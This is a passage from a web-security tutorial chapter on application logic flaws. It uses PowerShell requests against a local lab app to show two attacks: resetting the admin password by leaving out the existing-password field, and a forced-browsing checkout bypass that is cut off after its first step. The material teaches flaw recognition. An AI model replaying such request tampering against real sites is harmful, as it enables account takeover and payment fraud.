Chapter 11

Attacking Application Logic:

What is "logic" in a web application?

Every web application (like a banking site, shopping website, or college portal) works based on logic. Logic means rules and decisions that tell the application *what to do* in different situations.

Web applications rely heavily on logic, which converts human requirements into small executable steps. Logic flaws are hard to detect, often missed by automated tools, and overlooked compared to common vulnerabilities like SQL injection. Due to their uniqueness and subtlety, logic flaws are highly valuable targets for attackers.


The Nature of Logic Flaws:

Logic flaws are errors in application reasoning caused by faulty or incomplete assumptions made by developers. They have no fixed patterns, making them difficult for automated tools and standard testing to detect. Due to their diversity and subtlety, logic flaws remain a long-term and valuable target for attackers.

Real-World Logic Flaws:


Example1: Fooling a Password Change Function

Step1: (Goal: Normal password change)



```
PS C:\Users\Aditya> Invoke-WebRequest `
>>   -Uri http://127.0.0.1:5000/change_password `
>>   -Method POST `
>>   -Body @{
>>     username="alice"
>>     existingPassword="alice123"
>>     newPassword="newAlicePass"
>>   }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is
parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : {
                      "status": "Password changed"
                    }

RawContent        : HTTP/1.1 200 OK
                    Connection: close
                    Content-Length: 35
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 00:53:03 GMT
                    Server: Werkzeug/3.1.3 Python/3.13.7

                    {
                      "status": "Password changed"
                    }
                    ...
Forms             : {}
Headers           : {[Connection, close], [Content-Length, 35], [Content-Type, application/json], [Date, Wed, 11 Feb
                    2026 00:53:03 GMT]...}
Images            : {}
```


Step2: (Goal: The logic flaw attack)



```
PS C:\Users\Aditya> Invoke-WebRequest `
>>   -Uri http://127.0.0.1:5000/change_password `
>>   -Method POST `
>>   -Body @{
>>     username="admin"
>>     newPassword="hackedAdmin"
>>   }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : {
                      "status": "Password changed as admin"
                    }

RawContent        : HTTP/1.1 200 OK
                    Connection: close
                    Content-Length: 44
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 00:54:07 GMT
                    Server: Werkzeug/3.1.3 Python/3.13.7

                    {
                      "status": "Password changed as ...
Forms             : {}
Headers           : {[Connection, close], [Content-Length, 44], [Content-Type, application/json], [Date, Wed, 11 Feb 2026 00:54:07 GMT]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 44
```


This exploits the logic flaw. No existingPassword parameter at all.

Step3: (Goal: Verify if the attack worked)



```
PS C:\Users\Aditya> Invoke-WebRequest http://127.0.0.1:5000/debug_users

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : {
                      "admin": {
                        "password": "hackedAdmin"
                      },
                      "alice": {
                        "password": "newAlicePass"
                      },
                      "bob": {
                        "password": "bob123"
                      }
                    }
RawContent        : HTTP/1.1 200 OK
                    Connection: close
                    Content-Length: 141
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 00:54:45 GMT
                    Server: Werkzeug/3.1.3 Python/3.13.7

                    {
                      "admin": {
                        "password": "ha...
Forms             : {}
Headers           : {[Connection, close], [Content-Length, 141], [Content-Type, application/json], [Date, Wed, 11 Feb 2026 00:54:45 GMT]...}
Images            : {}
InputFields       : {}
Links             : {}
```

In case it is secured then the following output would have came:




```
PS C:\Users\Aditya> Invoke-WebRequest `
>>   -Uri http://127.0.0.1:5000/change_password `
>>   -Method POST `
>>   -WebSession $session `
>>   -Body @{
>>     username="admin"
>>     newPassword="hackedAdmin"
>>   }
Invoke-WebRequest : { "error": "Existing password required" }
At line:1 char:1
+ Invoke-WebRequest `
+ ~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

Example2: Proceeding to Checkout


Step1: (Goal: Check the normal behaviour)

Add item to cart:




```
PS C:\Users\Aditya> Invoke-WebRequest `
>>   -Uri http://127.0.0.1:5000/add_to_cart `
>>   -Method POST `
>>   -SessionVariable shop `
>>   -Body @{
>>     product="p1"
>>   }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : {
                      "cart": [
                        "p1"
                      ],
                      "status": "Product added to cart"
                    }

RawContent        : HTTP/1.1 200 OK
                    Vary: Cookie
                    Connection: close
                    Content-Length: 66
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 01:04:47 GMT
                    Set-Cookie: session=eyJjYXJ0IjpbInAxIl19.aYvVrw.ZjJ_x-nRecFgO...
Forms             : {}
Headers           : {[Vary, Cookie], [Connection, close], [Content-Length, 66], [Content-Type, application/json]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 66



PS C:\Users\Aditya>
```

Review cart:




```
PS C:\Users\Aditya> Invoke-WebRequest `
>>   -Uri http://127.0.0.1:5000/checkout/review `
>>   -WebSession $shop

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : {
                      "cart": [
                        "p1"
                      ],
                      "message": "Review your order"
                    }

RawContent        : HTTP/1.1 200 OK
                    Vary: Cookie
                    Connection: close
                    Content-Length: 63
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 01:05:17 GMT
                    Server: Werkzeug/3.1.3 Python/3.13.7

                    {
                      "cart": [
                        "p1...
Forms             : {}
Headers           : {[Vary, Cookie], [Connection, close], [Content-Length, 63], [Content-Type, application/json]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 63
```

Payment (legitimate):



```
PS C:\Users\Aditya> Invoke-WebRequest `
>>   -Uri http://127.0.0.1:5000/checkout/payment `
>>   -Method POST `
>>   -WebSession $shop `
>>   -Body @{
>>     cardNumber="4111111111111111"
>>   }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : {
                      "status": "Payment accepted"
                    }

RawContent        : HTTP/1.1 200 OK
                    Vary: Cookie
                    Connection: close
                    Content-Length: 35
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 01:05:40 GMT
                    Set-Cookie: session=eyJjYXJ0IjpbInAxIl0sInBheWlbnRfZG9uZSI6d...
Forms             : {}
Headers           : {[Vary, Cookie], [Connection, close], [Content-Length, 35], [Content-Type, application/json]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 35
```


Delivery (legitimate):



```
PS C:\Users\Aditya> Invoke-WebRequest `
>>   -Uri http://127.0.0.1:5000/checkout/delivery `
>>   -Method POST `
>>   -WebSession $shop `
>>   -Body @{
>>     address="221B Baker Street"
>>   }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : {
                      "order": {
                        "address": "221B Baker Street",
                        "items": [
                          "p1"
                        ],
                        "payment_done": true
                      },
                      "status": "Order placed"
                    }

RawContent        : HTTP/1.1 200 OK
                    Vary: Cookie
                    Connection: close
                    Content-Length: 143
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 01:06:49 GMT
                    Server: Werkzeug/3.1.3 Python/3.13.7

                    {
                      "order": {
                        "...
Forms             : {}
Headers           : {[Vary, Cookie], [Connection, close], [Content-Length, 143], [Content-Type, application/json]...}
Images            : {}
```


Step2: (Goal: Forced browsing)

Add item to cart (same as normal):



```
PS C:\Users\Aditya> Invoke-WebRequest `
>>   -Uri http://127.0.0.1:5000/add_to_cart `
>>   -Method POST `
>>   -SessionVariable attacker `
>>   -Body @{
>>     product="p2"
>>   }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
      RECOMMENDED ACTION:
      Use the -UseBasicParsing switch to avoid script code execution.

      Do you want to continue?

[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y


StatusCode        : 200
StatusDescription : OK
Content           : {
                      "cart": [
                        "p2"
                      ],
                      "status": "Product added to cart"
                    }

RawContent        : HTTP/1.1 200 OK
                    Vary: Cookie
                    Connection: close
                    Content-Length: 66
                    Content-Type: application/json
                    Date: Wed, 11 Feb 2026 01:07:48 GMT
                    Set-Cookie: session=eyJjYXJ0IjpbInAyIl19.aYvWZA.tyqZRtVrT8zDm...
Forms             : {}
Headers           : {[Vary, Cookie], [Connection, close], [Content-Length, 66], [Content-Type, application/json]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 66
```

